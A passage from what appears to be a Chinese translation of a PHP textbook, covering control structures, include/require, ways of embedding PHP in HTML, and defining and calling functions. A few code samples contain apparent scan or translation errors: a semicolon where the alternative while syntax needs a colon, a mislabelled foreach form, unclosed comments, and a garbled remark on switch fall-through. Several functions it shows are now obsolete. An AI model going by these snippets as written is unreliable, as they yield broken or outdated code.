这里主要的区别是条件操作符根本不是一条语句。也就是说，它只是用于表达式，整个三元表达式的结果本身是一个表达式。在前面的例子中，echo 语句是在 if 条件中，当使用三元操作符时它将在表达式之前。

switch

经常有这样的情况，一个简单变量的值可能决定了在许多不同选择中选择哪一个（例如，变量拥有用户名，并且你想为每一个用户做一些不同的事情）。switch 语句就是为这种情况设计的。

switch 语句给出一个表达式，并且将表达式的值同 switch 项中的所有情况进行比较；在一个匹配情况中的所有语句都被执行，直到遇到第一个 break 关键字。如果没有匹配的情况，并且有一个 default 存在，则 default 关键字后的所有语句都被执行，直到遇到第一个 break 关键字。

例如，假设有下面一段代码：

```
if ($name == 'ktatroe')  
    // 完成某些任务  
elseif ($name == 'rasmus')  
    // 完成某些任务  
elseif ($name == 'ricm')  
    // 完成某些任务  
elseif ($name == 'bobk')  
    // 完成某些任务
```

可以用下面的 switch 语句代替上面的语句：

```
switch($name) {  
    case 'ktatroe':  
        // 完成某些任务  
        break;  
    case 'rasmus':  
        // 完成某些任务  
        break;  
    case 'ricm':  
        // 完成某些任务  
        break;  
    case 'bobk':  
        // 完成某些任务  
        break;  
}
```

另一种语法结构：

```
switch($name):  
    case 'ktatroe':  
        // 完成某些任务  
        break;  
    case 'rasmus':  
        // 完成某些任务  
        break;  
    case 'ricm':  
        // 完成某些任务  
        break;  
    case 'bobk':  
        // 完成某些任务
```

```
        break;
    endswitch;
```

因为从匹配情况标签到下一个break关键字之间的语句都被执行,所以可以合并一些情况在一个直通(fall-through)中。在下面的例子中,当\$name与"sylvie"或"bruno"相同时输出"yes":

```
switch ($name) {
    case 'sylvie':
    case 'bruno':
        print('yes');
        break;
    default:
        print('no');
        break;
}
```

注意,在该段代码的switch中使用没有break的case是一个很好的想法,这样就不需要在某些地方再去添加break了,就当已经忘记了。

可以为break关键字指定一个可选的级别数来从中退出。用这种方法,一个break语句可以从几个级别的switch语句嵌套中退出。下一节将展示通过这种方式使用break的一个例子。

while

最简单的循环形式是while语句:

```
while (expression)
    statement
```

如果计算出expression的值为true,则statement被执行,并且接着再计算expression的值(如果为true,则循环体被执行,如此继续)。当计算的值为false时循环退出。

以下例子是将数字1~10相加:

```
$total = 0;
$i = 1;
while ($i <= 10) {
    $total += $i;
    $i++;
}
```

while 语句的另一种语法结构是:

```
while (expr):  
    statement;  
    ...;  
endwhile;
```

例如:

```
$total = 0;  
$i = 1;  
while ($i <= 10);  
    $total += $i;  
    $i++;  
endwhile;
```

用 break 关键字可以提前退出循环。在下面的代码中, \$i 的值根本达不到 6, 因为一旦 \$i 达到 5 时循环就被终止:

```
$total = 0;  
$i = 1;  
while ($i <= 10) {  
    if ($i == 5)  
        break; // 退出该循环  
  
    $total += $i;  
    $i++;  
}
```

可以将一个数放在 break 关键字后, 指出退出的循环结构为几级。用这种方法, 一个语句即使被深埋在嵌套的循环中也能退出最外层循环。例如:

```
$i = 0;  
while ($i < 10) {  
    while ($j < 10) {  
        if ($j == 5)  
            break 2; // 退出两级 while 循环  
        $j++;  
    }  
  
    $i++;  
}  
  
echo $i;  
echo $j;  
0  
5
```

continue语句继续跳到循环条件的下一轮测试。同break关键字相似,该语句也可以穿过一个任意级的循环结构继续:

```
while ($i < 10) {  
    while ($j < 10) {  
        if ($j == 5)  
            continue 2; /* 继续通过两级循环 */  
        $j++;  
    }  
    $i++;  
}
```

在上面这段代码中,\$j不会有一个值超过5,但是\$i经历了0~9的所有值。

PHP也支持do/while循环,该循环为以下形式:

```
do  
    statement  
while (expression)
```

用do/while循环来确保循环体至少被执行一次:

```
$total = 0;  
$i = 1;  
do {  
    $total += $i++;  
} while ($i <= 10);
```

就和在普通的while语句中一样,在do/while语句中也可以使用break和continue。

do/while语句有时用于在一个错误条件产生时从一块代码中退出。例如:

```
do {  
    /* 其他语句 */  
    if ($error_condition)  
        break;  
    /* 其他语句 */  
} while (false);
```

因为循环条件为false,所以该循环只被执行了一次,而不管该循环里面发生了什么。尽管如此,如果一个错误发生,break后的代码将不被执行。

for

除了增加计数器初始化和计数器操作表达式以外, `for` 语句与 `while` 语句相似。并且 `for` 语句常常比相同意义的 `while` 循环更短且更容易阅读。

下面的 `while` 循环数出 0~9 这 10 个数并打印出每个数:

```
$counter = 0;
while ($counter < 10) {
    echo "Counter is $counter\n";
    $counter++;
}
```

下面是相应的更简明的 `for` 循环:

```
for ($counter = 0; $counter < 10; $counter++)
    echo "Counter is $counter\n";
```

`for` 语句的结构是:

```
for (start; condition; increment)
    statement
```

在 `for` 语句的开始, `start` 表达式被计算一次。每经过一次循环, `condition` 表达式都被测试一次。如果为 `true`, 则循环体被执行; 如果为 `false`, 则循环结束。表达式 `increment` 在循环体运行后被计算。

`for` 语句的另一种语法结构为:

```
for (expr1; expr2; expr3):
    statement;
...;
endfor;
```

下面这个程序用 `for` 循环将数字从 1 到 10 累加:

```
$total = 0;
for ($i = 1; $i <= 10; $i++) {
    $total += $i;
}
```

下面是使用另一种语法结构的同一个循环:

```
$total = 0;
```

```
for ($i = 1; $i <= 10; $i++):  
    $total += $i;  
endfor;
```

for语句中的任意一个表达式都可以指定多个表达式、多个表达式之间用逗号分开。

例如:

```
$total = 0;  
for ($i = 0, $j = 0; $i <= 10; $i++, $j *= 2) {  
    $total += $j;  
}
```

也可以让一个表达式为空,表示在那个阶段没有工作要做。在大多数退化的形式里,for语句变成了一个无限循环(死循环)。你可能不想运行这个例子,因为它根本不会停止输出:

```
for (;;) {  
    echo "Can't stop me!<br />";  
}
```

与在while循环中一样,在for循环中也可以用break和continue关键字来结束循环。

foreach

foreach语句可用于遍历一个数组中的元素。foreach语句的两种形式将在第五章讨论。可用以下语句循环遍历一个数组,访问每一个键:

```
foreach ($array as $current) {  
    // ...  
}
```

另一种语法结构为:

```
foreach ($array as $current) :  
    // ...  
endforeach;
```

可用以下语句循环遍历一个数组,访问每一个键和值:

```
foreach ($array as $key => $value) {  
    // ...  
}
```


另一种语法结构为:

```
foreach ($array as $key => $value) {  
    // ...  
}
```

declare

declare 语句可用于指定一块代码的执行指令。declare 语句的结构是:

```
declare (directive)  
statement
```

通常, 只有一个 declare 形式: 滴答指令。使用它可以指定一个滴答函数被调用的频繁程度(用代码语句数来粗略估), 滴答函数通过 register_tick_function() 注册。例如:

```
register_tick_function("some_function");  
  
declare(ticks = 3) {  
    for($i = 0; $i < 10; $i++) {  
        // 完成任务的语句  
    }  
}
```

在这段代码中, some_function() 每次都在第三条语句执行后被调用。

exit 和 return

脚本一旦遇到 exit 语句就结束执行。return 语句从一个函数或(在程序的最高级)脚本返回。

exit 语句带一个可选值。如果这是一个数字, 则是进程退出的状态; 如果是一个字符串, 则该值在进程终止前被打印。exit() 结构是 die() 的别名:

```
$handle = @mysql_connect("localhost", $USERNAME, $PASSWORD);  
if (!$handle) {  
    die("Could not connect to database");  
}
```

这段代码更普遍的写法是:

```
$handle = @mysql_connect("localhost", $USERNAME, $PASSWORD)
or die("Could not connect to database");
```

在函数中使用 `return` 语句的更多信息请查阅第三章。

包含代码

PHP 提供两种结构从其他模块中装载代码和 HTML: `require` 和 `include`。两者都装载文件作为 PHP 脚本配合条件和循环运行,并且如果不能找到需要装载的文件就报错。主要的区别是、尝试 `require` 一个不存在的文件将是一个致命的错误,而尝试 `include` 一个这样的文件将产生一个警告但并不停止脚本的执行。

`include` 的一般用途是从通用的站点设计中分离出特定页的内容。一般元素(如页眉和页脚)将放进单独的 HTML 文件里,并且每一页都如下所示:

```
<? include 'header.html'; ?>
content
<? include 'footer.html'; ?>
```

用 `include` 是因为它允许 PHP 继续处理页面,即使站点设计文件中有错误。`require` 结构没这么宽容,但是它更适合于在如果没有装入库页面就不能显示的地方装载库。例如:

```
require 'codelib.inc';
mysub(); // 在 codelib.inc 中定义
```

一个更有效率的处理页眉和页脚的方法是装载一个单独的文件,然后调用函数来生成标准化的站点元素:

```
<? require 'design.inc';
    header();
?>
content
<? footer(); ?>
```

如果 PHP 不能解析包含于 `include` 或 `require` 的文件的某些部分,则会打印出一个警告并且继续执行。可以通过预先调用抑制操作符来禁止该警告,例如 `@include`。

如果通过 PHP 的配置文件 `php.ini` 启用了 `allow_url_fopen` 选项,则可以通过提供一个 URL 代替本地路径包含来自远程站点的文件。

```
include 'http://www.example.com/codelib.inc';
```

如果该文件名以“http://”或“ftp://”开头，则该文件要从远程站点获取，然后装载。

用 `include` 和 `require` 包含的文件可以被任意地命名。一般扩展名为 `.php`、`.inc` 和 `.html`。注意，从远程获取以 `.php` 结尾的文件也就是从一个启用了 PHP 的 Web 服务器取回 PHP 脚本的输出。因为这个原因，推荐使用 `.inc` 作为主要包含代码的库文件，并用 `.html` 作为主要包含 HTML 的库文件。

如果程序用 `include` 或 `require` 来包含同一个文件两次，那么该文件被装入两次并且代码运行或输出 HTML 均为两次。这可能导致函数的重新定义或头的多重复制或 HTML 被发送这样的错误。为了防止这些错误的发生，可以使用 `include_once` 和 `require_once` 结构。它们的行为与 `include` 和 `require` 第一次装载一个文件一样，但是会平静地忽略后来装载同一个文件的企图。例如，有许多页面元素，其中每一个都存放在单独的文件中，它们需要知道当前用户的首选。元素库必须用 `require_once` 装载该用户首选的库。页面的设计者可以包含页面元素而不用担心该用户首选的代码是否已经被装入。

包含文件中的代码在脚本里被导入，在有 `include` 语句的地方有效，所以该包含代码能看到并改变你代码中的变量。这很有用，例如，用户跟踪库可能在全局变量 `$user` 中存放当前用户名：

```
// 主页
include 'userprefs.inc';
echo "Hello, $user.";
```

库看到和改变变量的能力也是一个问题。你不得不了解库所用到的每一个全局变量，以确保没有意外地试图将其中之一用做你自己的目的，从而覆盖该库的值并且使它的工作陷于混乱。

如果 `include` 或 `require` 结构在一个函数中，包含文件中的变量就成了那个函数的函数作用域变量。

因为 `include` 和 `require` 是关键字而不是真正的语句，所以必须将它们放在条件和循环语句的大括号中：

```
for ($i=0; $i < 10; $i++) {  
    include "repeated_element.html";  
}
```

`get_included_files()` 函数用来获得脚本有哪些包含的 (included) 或要求的 (required) 文件。函数返回一个数组, 该数组包括每一个包含或要求文件的完整系统路径文件名。没有解析的文件不包含在这个数组中。

在 Web 页面中嵌入 PHP

尽管能写出和运行独立的 PHP 程序, 但是大多数 PHP 代码将被嵌入 HTML 或 XML 文件中。毕竟这是创建 PHP 的首要原因。处理这样的文档, 需要用 PHP 源代码执行的输出代替每一块 PHP 源代码。

因为一个单独的文件包含 PHP 和非 PHP 源代码, 所以需要一种方法来识别 PHP 代码的执行区域。PHP 提供了 4 种不同的方式来达到这个目的。

正如你将看到的, 第一种 (也是首选的) 方法看起来像 XML。第二种方法看起来像 SGML。第三种方法是以 ASP 标签为基础的。第四种方法使用标准的 HTML `<script>` 标签, 这使得通过正规的 HTML 编辑器启用 PHP 编辑页面变得很容易。

XML 形式

因为 XML (eXtensible Markup Language, 可扩展标记语言) 的出现和 HTML 向 XML 语言 (XHTML) 的迁移, 当前嵌入 PHP 的首选技术是用兼容 XML 的标签来指示 PHP 指令。

在 XML 中用标签来区分 PHP 命令是很简单的, 因为 XML 允许定义新标签。使用这种形式时, PHP 代码用 `<?php` 和 `?>` 包围。所有这些标记之间的部分都被解释为 PHP, 而所有标记外面的部分都不是。尽管不必在标记和其中的文本之间包含空格, 但是这样做可以提高可读性。例如, 要想用 PHP 来输出 “Hello, world”, 可以在 Web 页面中插入下面一行:

```
<?php echo "Hello, world"; ?>
```

该语句最后的分号是可选的，因为该块结束也强制表达式结束。嵌入一个完整的 PHP 文件如下所示：

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
<html>
<head>
  <title>This is my first PHP program!</title>
</head>
<body>
<p> Look, ma! It's my first PHP program:<br />
  <?php echo "Hello, world"; ?><br />
  How cool is that?
</p>
</body>
</html>
```

当然，这并不非常令人激动——没有 PHP 我们照样也能做到。PHP 带来的真正价值在于：将从资源（如数据库和表单值）得到的动态信息放入 Web 页面中。可是那是后面章节的事。让我们回到“Hello, world”例子。当一个用户访问这个页面并且查看源代码时，看到的是：

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
<html>
<head>
  <title>This is my first PHP program!</title>
</head>
<body>
<p>
  Look, ma! It's my first PHP program:<br />
  Hello, world!<br />
  How cool is that?
</p>
</body>
</html>
```

注意，在原始文件中看不到 PHP 源代码的踪迹。用户看到的仅仅是 PHP 源代码的输出。

还要注意 PHP 和非 PHP 之间的转换，所有的转换都在单独一行中。PHP 命令可以放在文件的任何地方，甚至是有效的 HTML 标签中。例如：

```
<input type="text" name="first_name"
  value="<?php echo "Rasmus"; ?>" />
```

当 PHP 处理这个文本时，将读到：

```
<input type="text" name="first_name"
      value="Rasmus" />
```

在开始和结束标记中的 PHP 代码不一定要在同一行。如果一个 PHP 命令的结束标记在一行的末尾，则该行中断且结束标记后的东西也将被删除。可以替换“Hello, world”例子中的 PHP 命令：

```
<?php
    echo "Hello, world"; ?>
<br />
```

在产生的 HTML 中没有任何变化。

SGML 形式

嵌入 PHP 的“经典”形式来自于 SGML 命令处理标签。用这种方法，只需将 PHP 放进 `<? 和 ?>` 之间。这里又是一个“Hello, world”的例子：

```
<? echo "Hello,world"; ?>
```

我们称之为短标签（short tag）的这种形式是最简短和插入最少的、并且可以被关闭使之在初始化文件 *php.ini* 中与 XML PI（Process Instruction）标签没有冲突。因此，如果想写一个完全可移植的 PHP 代码分发给其他人（这些人可能关闭短标签），就必须用不能被关闭的、更长的 `<?php...?>` 形式。如果没有分发代码的意图，也不需要告诉想要使用你的代码来打开短标签的人，并且没有混合 XML 和 PHP 代码的打算，那么使用这个标签是没问题的。

ASP 形式

因为 SGML 和 XML 标签形式都不是严格的合法 HTML（注 3），所以一些 HTML 编辑器不能将其语法部分变成高亮和其他颜色，难以使用上下文相关的帮助，以及其他类似的很有用的东西。有些甚至根本无法为你正确地删除“可恶的”代码。

注 3： 主要是为了如你所愿而在标记内部不允许使用 `>`，但是谁想将代码写成 `if($a > 5) ... 呢？`

尽管如此,许多同样的HTML编辑程序都认可另一种嵌入代码的机制(不比PHP更合法),那就是微软的ASP(动态服务器页面)。与PHP一样,ASP是一种将服务器端脚本嵌入到文档内部的方法。

如果想使用支持ASP的工具来编辑包含嵌入PHP的文件,就可以用ASP形式的标签来确定PHP区域。ASP形式的标签与SGML形式的标签相同,只是用%代替了?:

```
<% echo "Hello,world"; %>
```

在所有其他的方法中,ASP形式标签的工作方式与SGML形式标签一样。

默认情况下ASP形式标签是不能使用的。要使用这些标签,需要用--enable-asp-tags选项生成PHP或在PHP配置文件中启用asp-tags。

脚本形式

最后一种从HTML中区分PHP的方法是使用一个标签来允许在HTML页中进行客户端脚本编程,该标签是<script>。你可能认出它是被嵌入JavaScript的标签。在到达浏览器之前,从PHP被处理到在该文件中删除这段期间内,可以用<script>标签将PHP代码括起来。要使用这种方法,简单地指定"php"作为标签属性language的值:

```
<script language= "php">
    echo "Hello,world";
</script>
```

这种方法对仅工作于严格合法的HTML文件、但不支持XML处理命令的HTML编辑器最有用。

直接回送内容

也许在一个PHP应用内部最普遍的操作是向用户显示数据。在一个Web应用的上下文中,这意味着插入到HTML文档的信息在被用户查看时将变成HTML。

为了简化这个操作,PHP提供了SGML和ASP标签的特别版本,这些版本自动获取

标签中的值并且将其插入到HTML页面中。为了使用这个特性，添加一个等号(=)给开始标签。用这个技术，可以重写表单的例子，如下所示：

```
<input type="text" name="first_name" value="<?="Rasmus"; ?>">
```

如果ASP形式标签被启用，则可以用ASP来完成同样的工作：

```
<p>This number (<%= 2 + 2 %>)<br />  
and this number (<% echo (2 + 2); %>) <br />  
Are the same.</p>
```

执行后产生的HTML是：

```
<p>This number (4) <br />  
and this number (4) <br />  
are the same.</p>
```

第三章

函数

函数 (function) 是一段完成指定任务的已命名代码，函数可以遵照给它的一组值或参数 (parameter) 完成任务，并且可能返回一个值。函数节省了编译时间，无论调用函数多少次，函数都只需为页面编译一次。函数允许你在一处修改任何错误，而不是在每个执行任务的地方修改，这样就提高了程序的可靠性，并且将完成指定任务的代码一一隔离，也提高了程序的可读性。

本章介绍函数调用和函数定义的语法，并且讨论如何管理函数中的变量以及向函数传递值（包括按值传递和按引用传递），也介绍了可变函数和匿名函数。

调用函数

PHP程序中的函数或者是内置的（或在一个有效内置的扩展中，）或者是用户自定义的。不管它们的源代码是怎样的，所有的函数都用相同的方法求值：

```
$some_value = function_name ( [ parameter, ... ] );
```

函数要求的参数个数因函数的不同而不同（并且后面也将看到，同一个函数的参数个数甚至也可能不同）。提供给函数的参数可以是任何有效的表达式，并且必须指定参数在函数中预期的顺序。函数的文档将告诉你函数期望什么样的参数，以及你可以预期返回什么样的值。

下面是一些函数的例子:

```
/* strlen()是返回字符串长度的内置函数
$length = strlen("PHP"); // $length现在是3

/* sin() 和 asin()是数学正弦和反正弦函数
$result = sin(asin(1)); // $result是arcsin(1)的正弦, 或 1.0

/* unlink() 删除一个文件
$result = unlink("functions.txt"); // 如果不成功则为 false
```

在第一个例子中给函数 `strlen()` 一个参数 "PHP", 该函数返回给定字符串中的字符数。在这里, 返回值 3 被赋给变量 `$length`。这是最简单和最普遍的使用函数的方法

第二个例子传递 `asin(1)` 的结果给函数 `sin()`。因为正弦和反正弦函数互为反函数, 所以对任何值的反正弦值求正弦值将总是返回和原来相同的值。

在最后一个例子中给函数 `unlink()` 一个文件名, 以尝试删除该文件。与许多函数一样, 操作失败时该函数返回 `false`。这个例子允许使用另一个内置函数 `die()` 和逻辑操作符的短路属性。因而, 这个例子可以重写成:

```
$result = unlink("functions.txt") or die("Operation failed!");
```

与其他两个例子不一样, `unlink()` 函数影响了传递给它的参数以外的东西。在这里, 该函数从文件系统中删除一个文件。一个函数所有的副作用都应该小心对待。

PHP 有一大批已经定义的函数可以用在程序中。从访问数据库到创建图形, 到读写 XML 文件, 到从远程系统抓取文件的每一件事情都可以在 PHP 中找到许多扩展。第十四章将详细介绍如何向 PHP 中加入新扩展, 在附录一中将描述内置函数的细节, 而对 PHP 扩展的概述可以在附录二中找到。

定义函数

要定义一个函数, 可使用下面的语法结构:

```
function [&] function_name ( [ parameter [, ... ] ] )
{
```

```
    statement list  
}
```

语句序列可以包括HTML。可以声明一个不包含任何PHP代码的PHP函数。例如，column()函数给可能在整个页面中需要多次用到的HTML代码一个方便的简称：

```
<? function column() { ?>  
</td><td>  
<? } ?>
```

函数名可以是以字母或下划线开头后跟零个或多个字母、下划线和数字的任何字符串。函数名不区分大小写，这样，可以以sin(1)、SIN(1)、SiN(1)等方式调用sin()函数，因为这些函数名都指的是同一个函数。

函数通常返回一些值。要从函数返回值，用return语句：将return expr放在函数中。当在执行期间遇到return语句时，控制返回到调用语句，并且计算expr的值，其结果将作为函数值返回。尽管这会使代码变得凌乱，但是如果有必要的话，可以在一个函数中包含多个return语句（例如，假设有一个switch语句来决定若干个值中的哪一个将被返回）。

如果定义的函数有可选的&符号在函数名前，则函数返回一个对返回数据的引用而不是数据的拷贝。

看一个简单的函数。例3-1有两个字符串，将其连接然后返回结果（在这个例子中，我们给连接操作符创建了一个有些低效的等价操作）。

例3-1：字符串连接

```
function strcat($left, $right) {  
    $combined_string = $left . $right;  
    return $combined_string;  
}
```

该函数有两个参数：\$left和\$right。该函数用连接操作符在变量\$combined_string中创建一个合并的字符串。最后为了让该函数在计算参数时有一个值，返回了\$combined_string的值。

因为return语句可以接受任何表达式，甚至是复杂的表达式，所以可以简化该程序，如例3-2所示。

例 3-2: 简化的字符串连接

```
function strcat($left, $right) {  
    return $left . $right;  
}
```

如果将这个函数放在一个 PHP 页面上, 则可以在该页面的任何地方调用它。看一看例 3-3。

例 3-3: 使用连接函数

```
<?php  
function strcat($left, $right) {  
    return $left . $right;  
}  
  
$first = "This is a ";  
$second = " complete sentence!";  
  
echo strcat($first, $second);  
?>
```

当该页面被显示时, 将出现完整的句子。

下面的函数接受一个整数, 使该数加倍, 并返回结果:

```
function doubler($value) {  
    return $value << 1;  
}
```

一旦函数被定义, 就可以在页面上的任何地方使用。例如:

```
<?= 'A pair of 13s is ' . doubler(13); ?>
```

你可以嵌套函数声明, 但是其作用有限。嵌套声明不限制内部定义函数的可见性, 这样就可以在程序的任何地方调用函数。内部函数不能自动获得外部函数的参数。最后, 直到外部函数被调用时才能调用内部函数。

```
function outer ($a) {  
    function inner ($b) {  
        echo "there $b";  
    }  
    echo "$a, hello ";  
}  
outer("well");  
inner("reader");  
well, hello there reader
```

变量作用域

迄今为止，如果不使用函数，你所创建的任何变量就可以用在页面中的任何地方。有了函数，就不再是这样了。函数保持自己的变量集合，而不同于页面和其他函数的变量集合。

在一个函数中定义的变量，包括参数在内，都不能访问函数外部的内容。并且在默认情况下，在一个函数外部定义的变量不能访问函数里面的内容。下面的例子阐明了这一点：

```
$a = 3;

function foo() {
    $a += 2;
}

foo();
echo $a;
```

函数 `foo()` 中的变量 `$a` 和外部的变量 `$a` 是两个不同的变量，尽管 `foo()` 使用了相加赋值操作符，但是外部的 `$a` 的值在一页的生命周期中始终是 3。而函数中的 `$a` 的值为 2。

与在第三章中讨论的一样，一个变量在一个程序中的可见范围称为变量的作用域 (scope)。在一个函数内部创建的变量即在函数的作用域之内（即拥有函数级作用域）。在函数和对象外部创建的变量有全局作用域 (global scope)，并且存在于这些函数和对象之外。仅有 PHP 提供的少数变量既有函数级又有全局作用域。

匆匆看一眼，即使是一个有经验的程序员也可能认为：在前面的例子中，执行到语句 `echo` 的时候 `$a` 将是 5，所以在为变量选择名字的时候要记住这一点。

全局变量

如果想在函数中访问一个全局变量，可以用 `global` 关键字。其语法是：

```
global var1, var2, ...
```

将前面的例子改为包含一个 `global` 关键字的例子，得到：

```
$a = 3;

function foo() {
    global $a;
    $a += 2;
}

foo();
echo $a;
```

在该函数中PHP使用了一个全局的\$a, 而不是创建一个称为\$a的函数级作用域的新变量。现在, \$a的值显示为5。

在使用全局变量或要访问的变量之前, 函数中必须包含global关键字。因为它们在全局作用域之前被声明, 所以函数参数不可能是全局变量。

使用global等价于在\$GLOBALS变量中创建一个对变量的引用。就是下面的声明:

```
global $var;
$var = &$GLOBALS['var'];
```

在函数的作用域中创建一个变量, 是对同一个全局变量\$var值的引用。

静态变量

与C语言一样, PHP支持声明函数变量为静态的(static)。一个静态变量在所有对该函数的调用之间共享, 并且仅在脚本的执行期间函数第一次被调用时被初始化。要声明函数变量为静态, 需要第一次使用该变量时用关键字static。通常, 静态变量的第一次使用是赋予一个初始值:

```
static var [= value][, ...];
```

在例3-4中, 每调用一次函数变量\$count加1。

例3-4: 静态变量计数器

```
function counter() {
    static $count = 0;
    return $count++;
}

for ($i = 1; $i <= 5; $i++) {
    print counter();
}
```

当第一次调用该函数时,静态变量\$count被赋予一个值0。该值被返回并且\$count加1。当函数结束时\$count不像非静态变量那样被销毁,它的值保持不变,直到下一次counter()被调用。for循环显示数字0~4。

函数参数

通过在函数定义时进行声明,函数可以有任意数目的参数。

有两种不同的为函数传递参数的方法。第一种也是最为普遍的是按值(value)传递。另一种是按引用(reference)传递。

按值传递参数

大多数情况是按值传递参数。参数可以是任何有效的表达式。计算表达式的值,并且该结果被赋值给函数中适当的变量。到现在为止,本书中的所有例子采用的都是按值传递参数。

按引用传递参数

按引用传递允许你忽略普通的作用域规则,而给出一个直接访问变量的功能。要按引用传递,参数必须是变量;在参数列表中的变量名前加上一个&符号来表明在该函数中的某个特定参数将按引用传递。例3-5对前面的例子做了一点小改动来重新访问dcubler()函数:

例3-5: 简化的 doubler

```
function doubler(&$value) {  
    $value = $value << 1;  
}  
  
$a = 3;  
doubler($a);  
echo $a;
```

因为该函数的参数\$value是按引用传递的,所以\$a的实际值不是一个值的拷贝,而是被函数修改过的值。以前,我们不得不返回该加倍的值,但现在是将调用者的变量改变为加倍的值。

这里也是一个函数副作用的另一个例子：自从按引用传递变量 \$a 给 doubler() 开始，\$a 的值就任该函数处理。在这种情况下，doubler() 赋了一个新的值给 \$a。

只有是变量的参数才能被声明为按引用传递。因而，如果在前面的例子中包含 `<?= doubler(7);?>` 语句，则会产生一个错误。

即使函数不会作用于所给的值，你也可能会想按引用传递参数。按值传递时，PHP 必须复制该值。特别是对于大型字符串和对象来说，这可能是一个代价很大的操作。按引用传递则不必复制该值。

默认参数

有时，函数可能需要在某些情况下接受一个特殊的参数。例如，当调用一个函数来获得一个站点的首选时，该函数可以接受一个带有首选名的参数。如果想检索所有的首选，那么与其使用一些特殊的关键字，不如不提供参数。这可以通过使用默认参数来达到。

要指定一个默认参数，可以在函数声明时赋予该参数值。作为默认值赋给参数的值不能是一个复杂表达式，而只能是一个常量。

```
function get_preferences($which_preference = "all" ) {  
    // 如果 $which_preference 为 "all"，则返回所有 pref;  
    // 否则，将获得对特殊首选的要求……  
}
```

当调用 get_preference() 时，你可以选择提供一个参数。如果提供了参数，函数将返回与你给它的字符串匹配的首选；如果没有提供参数，那么函数返回所有首选。

函数可以有任意数目的带默认值参数。尽管如此，这些参数必须列在所有没有默认值的参数的后面。

可变参数

函数所带参数的数目可以变化。例如，前一节中的例子 get_preference() 可以为任意个数的名字返回首选，而不仅仅为一个。要声明函数有可变数目的参数，需要完全省去参数块。


```
function get_preference() {  
    // 一些代码  
}
```

PHP提供了三个函数可以用于函数检索传送给该函数的参数: `func_get_args()` 返回一个由所有提供给该函数的参数组成的数组; `func_num_args()` 返回提供给该函数的参数的个数; `func_get_arg()` 从参数中返回指定参数。

```
$array = func_get_args();  
$count = func_num_args();  
$value = func_get_arg(argument_number);
```

在例3-6中, `count_list`函数接受任意个数的参数。该函数循环遍历这些参数并且返回所有值的总和。如果没有给出参数, 则返回 `false`。

例3-6: 参数计数器

```
function count_list() {  
    if(func_num_args() == 0) {  
        return false;  
    }  
    else {  
        for($i = 0; $i < func_num_args(); $i++) {  
            $count += func_get_arg($i);  
        }  
        return $count;  
    }  
}  
echo count_list(1, 5, 9);
```

这些函数的结果都不能直接作为其他函数的参数。要使用这些函数的结果作为参数, 必须首先设置变量为该函数的结果, 然后在函数调用中使用。下面的表达式将不能正常工作:

```
foo(func_num_args());
```

应该为:

```
$count = func_num_args();  
foo($count);
```

遗漏参数

PHP 让你想怎么偷懒就怎么偷懒——当调用一个函数时可以传递任意个参数给函

数。如果函数所预期的任何一个参数没有传递给它，那么参数保持置零，并且它们中的每一个发出一个警告：

```
function takes_two( $a, $b ) {
    if (isset($a)) { echo " a is set\n"; }
    if (isset($b)) { echo " b is set\n"; }
}
echo "With two arguments:\n";
takes_two(1, 2);
echo "With one argument:\n";
takes_two(1);
With two arguments:
  a is set
  b is set
With one argument:
Warning: Missing argument 2 for takes_two()
in /path/to/script.php on line 6
a is set
```

返回值

PHP 函数可以使用关键字 `return` 只返回一个值：

```
function return_one() {
    return 42;
}
```

要返回多个值则需要返回一个数组：

```
function return_two() {
    return array("Fred", 35);
}
```

默认情况下，值是复制出函数的。如果一个函数在它的名字之前用 `&` 声明，则返回其返回值的一个引用（别名）：

```
$names = array("Fred", "Barney", "Wilma", "Betty");
function &find_one($n) {
    global $names;
    return $names[$n];
}
$person =& find_one(1); // Barney
$person = "Barnetta";  // 改变 $names[1]
```

在这段代码中，函数 `find_one()` 返回 `$name[1]` 的一个别名，而不是值的拷贝。因

为是通过引用赋值，所以 `$person` 是 `$name[1]` 的一个别名，并且第二个赋值改变了 `$name[1]` 中的值。

这个技术有时被用来有效地从一个函数返回大型字符串或数组值。但是PHP的写时复制/吞咽式复制 (swallow-copy) 机制通常意味着从函数中返回一个引用并不是必要的。除非你知道你可能会改变那个数据，否则就不必返回对大部分数据的引用。返回引用的缺点是它比返回值慢，而且依赖吞咽式复制机制来确保只有在数据被改变时才会进行数据的复制。

可变函数

因为有可变的变量，所以可以基于变量值调用函数。例如，考虑这种情况，一个变量被用于决定三个函数之中哪一个被调用：

```
switch($which) {  
    case 'first':  
        first();  
        break;  
  
    case 'second':  
        second();  
        break;  
  
    case 'third':  
        third();  
        break;  
}
```

在这种情况下，可以用一个可变函数 (variable function) 调用来调用适当的函数。要构成一个可变函数调用，就要将函数的参数包含在小括号中放在变量的后面。重写前面的例子如下：

```
$which(); // 如果 $which 是 "first" 则函数 first() 将被调用，等等……
```

如果没有函数因为该变量而存在，则该代码执行时将产生一个运行时错误。要抑制这个错误，可以在调用前使用内部函数 `function_exists()`，以确定是否因为变量的值而存在一个函数：

```
$yes_or_no = function_exists(function_name);
```

例如:

```
if(function_exists($which)) {  
    $which(); // 如果$which 是 "first" 则函数 first() 将被调用, 等等……  
}
```

语言结构 (如 `echo()` 和 `isset()`) 不能通过可变函数被调用:

```
$f = 'echo';  
$f('hello, world'); // 不能工作
```

匿名函数

一些 PHP 函数用你提供的函数来完成它们的部分工作。例如, 函数 `usort()` 使用你创建的函数, 并将其作为参数传递给它来确定一个数组中各项的排序顺序。

如前所示, 尽管可以为这样的目的定义一个函数, 但是这些函数倾向于局部化和临时性。为了反映回调的短暂特性, 我们创建和使用一个匿名函数 (anonymous function) (或 λ 函数)。

可以用 `creat_function()` 创建一个匿名函数。这个函数带两个参数, 第一个参数描述该匿名函数接受的参数, 第二个参数是实际的代码。以下代码将返回为该函数随机产生的名字:

```
$func_name = create_function(args_string, code_string);
```

例 3-7 展示了一个使用 `usort()` 的例子。

例 3-7: 匿名函数

```
$lambda = create_function('$a,$b', 'return(strlen($a) - strlen($b));');  
$array = array('really long string here, boy', 'this', 'middling length',  
    'larger');  
usort($array, $lambda);  
print_r($array);
```

通过 `usort()` (使用匿名函数) 按字符串的长度顺序对该数组进行排序。

第四章

字符串

编程中遇到最多的数据将是字符序列或字符串（string）。字符串包括人的姓名、口令、地址、信用卡号、相片、购物历史记录等等。因此，PHP 提供了大量的函数来处理字符串。

